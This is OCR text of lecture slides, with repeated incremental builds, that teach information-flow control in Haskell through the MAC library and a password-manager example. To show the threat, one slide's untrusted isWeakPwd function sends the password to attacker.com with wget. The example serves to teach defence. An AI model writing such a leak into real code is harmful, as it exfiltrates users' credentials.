


Running example: Password Manager



Handle and store passwords


Running example: Password Manager



Handle and store passwords

`isWeakPwd` *checks if password is weak (common, exposed etc.)*


Running example: Password Manager



Handle and store passwords

`isWeakPwd` *checks if password is weak (common, exposed etc.)*

Running example: Password Manager



Handle and store passwords

`isWeakPwd` *checks if password is weak (common, exposed etc.)*

Can function `isWeakPwd` leak the password?

Can function `isWeakPwd` leak the password?

It depends on its type!

Can function `isWeakPwd` leak the password?

It depends on its type!

```
isWeakPwd :: String -> Bool
```

Can function `isWeakPwd` leak the password?

It depends on its type!

```
isWeakPwd :: String -> Bool
```

No, but it may not query databases!

Can function `isWeakPwd` leak the password?

It depends on its type!

```
isWeakPwd :: String -> Bool
```

No, but it may not query databases!

```
isWeakPwd :: String -> IO Bool
```

Can function `isWeakPwd` leak the password?

It depends on its type!

```
isWeakPwd :: String -> Bool
```

No, but it may not query databases!

```
isWeakPwd :: String -> IO Bool
```

DB access require input/output!

Trusted code for password manager

```
module Passwd where
import qualified Untrusted
choosePwd :: IO String
choosePwd = do
  putStr "Please, select your password:"
  pwd <- getLine
  b <- Untrusted.isWeakPwd pwd
  if b then
    do putStrLn "Your password is weak!”
       choosePwd
  else return pwd
```

Public (observable) **outputs** can **leak secret password**!

```
module Untrusted where

import Network.HTTP.Wget

isWeakPwd :: String -> IO Bool
isWeakPwd pwd = do
  ...
  wget (“attacker.com/pwd=" ++ pwd)
  ...
```

Public (observable) **outputs** can **leak secret password**!

```
module Untrusted where

import Network.HTTP.Wget

isWeakPwd :: String -> IO Bool
isWeakPwd pwd = do
  ...
  wget (“attacker.com/pwd=" ++ pwd)
  ...
```

Need IO to query database

Public (observable) **outputs** can **leak secret password**!

```
module Untrusted where

import Network.HTTP.Wget

isWeakPwd :: String -> IO Bool
isWeakPwd pwd = do
  ...
  wget (“attacker.com/pwd=" ++ pwd)
  ...
```

Need IO to query database

Send password to attacker server

Public (observable) **outputs** can **leak secret password**!

```
module Untrusted where

import Network.HTTP.Wget

isWeakPwd :: String -> IO Bool
isWeakPwd pwd = do
  ...
  wget ("attacker.com/pwd=" ++ pwd)
  ...
```

Need IO to query database

Send password to attacker server

IFC libraries **disallow public outputs when secret data is in scope**!

MAC: Static IFC Haskell Library

- **Simple**, only “standard” GHC extensions:
  - Multi-parameter **type classes**
  - **Safe Haskell**

MAC: Static IFC Haskell Library

- **Simple**, only “standard” GHC extensions:
  - Multi-parameter **type classes**
  - **Safe Haskell**

Reuse type system to perform security checks!

MAC: Static IFC Haskell Library

- **Simple**, only "standard" GHC extensions:
  - Multi-parameter **type classes**
  - **Safe Haskell**

Reuse type system to perform security checks!

Untrusted code may not cheat the type system!

MAC: Static IFC Haskell Library

- **Simple**, only "standard" GHC extensions:
  - Multi-parameter **type classes**
  - **Safe Haskell**

Reuse type system to perform security checks!

Untrusted code may not cheat the type system!

- **Small**: ~200 LOC

MAC: Static IFC Haskell Library

- **Simple**, only “standard” GHC extensions:
  - Multi-parameter **type classes**
  - **Safe Haskell**

Reuse type system to perform security checks!

Untrusted code may not cheat the type system!

- **Small**: ~200 LOC
- **Expressive:** Mutable state, Exceptions, Concurrency

MAC: Static IFC Haskell Library

- **Simple**, only "standard" GHC extensions:
  - Multi-parameter **type classes**
  - **Safe Haskell**

Reuse type system to perform security checks!

Untrusted code may not cheat the type system!

- **Small**: ~200 LOC
- **Expressive:** Mutable state, Exceptions, Concurrency
- "*Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell", by A. Russo, ICFP 2015*

How do we specify security policies?

- **Security labels** represent the **confidentiality level** of data:

```
data L
data H
```

How do we specify security policies?

- **Security labels** represent the **confidentiality level** of data:

```
data L
data H
```

- “**Can-flow-to” type class** represents order between labels**:**

```
class l ⊑ l' where
```

How do we specify security policies?

- **Security labels** represent the **confidentiality level** of data:

```
data L
data H
```

- “**Can-flow-to” type class** represents order between labels**:**

```
class l ⊑ l' where
```

- Give **class instances** for **allowed information flows**:

How do we specify security policies?

- **Security labels** represent the **confidentiality level** of data:

```
data L
data H
```

- “**Can-flow-to” type class** represents order between labels**:**

```
class l ⊑ l' where
```

- Give **class instances** for **allowed information flows**:

```
instance L ⊑ L where
instance L ⊑ H where
instance H ⊑ H where
```

How do we label data?

- Define **abstract data type** for **labeled data**:

```
newtype Labeled l a = Labeled a
```

- These types **explicitly** assign labels to data:

```
password :: Labeled H String
dictionaryWords :: Labeled L [String]
```

How do we label data?

Constructrors are not available to untrusted code

- Define **abstract data type** for **labeled data**:

```
newtype Labeled l a = Labeled a
```

- These types **explicitly** assign labels to data:

```
password :: Labeled H String
dictionaryWords :: Labeled L [String]
```

How do we build secure computations?

- Define **abstract data type** of **secure computations**:

```
newtype MAC l a = MAC (IO a)
instance Monad (MAC l) where …
```

How do we build secure computations?

- Define **abstract data type** of **secure computations**:

```
newtype MAC l a = MAC (IO a)
instance Monad (MAC l) where …
```

  - Encapsulate IO actions that do not leak

How do we build secure computations?

- Define **abstract data type** of **secure computations**:

```
newtype MAC l a = MAC (IO a)
instance Monad (MAC l) where …
```

  - Encapsulate IO actions that do not leak
  - Handle data at security level `l`

```
wgetMAC :: String -> MAC L String
readPwdFile :: MAC H String
```

How do we build secure computations?

- Define **abstract data type** of **secure computations**:

```
newtype MAC l a = MAC (IO a)
instance Monad (MAC l) where …
```

  - Encapsulate IO actions that do not leak
  - Handle data at security level `l`

```
wgetMAC :: String -> MAC L String
readPwdFile :: MAC H String
```

- Only **trusted code can run secure computations**:


```
runMAC :: MAC l a -> IO a
```

How does MAC ensure IO actions do not leak?

It follows **Mandatory Access Control principles** [Bell LaPadula 73]:

How does MAC ensure IO actions do not leak?


It follows **Mandatory Access Control principles** [Bell LaPadula 73]:



1. **No read-up**: IO actions may not read data at higer security levels

How does MAC ensure IO actions do not leak?

It follows **Mandatory Access Control principles** [Bell LaPadula 73]:




1. **No read-up**: IO actions may not read data at higer security levels

2. **No write-down:** IO actions may not write data to lower security levels

How does MAC ensure IO actions do not leak?

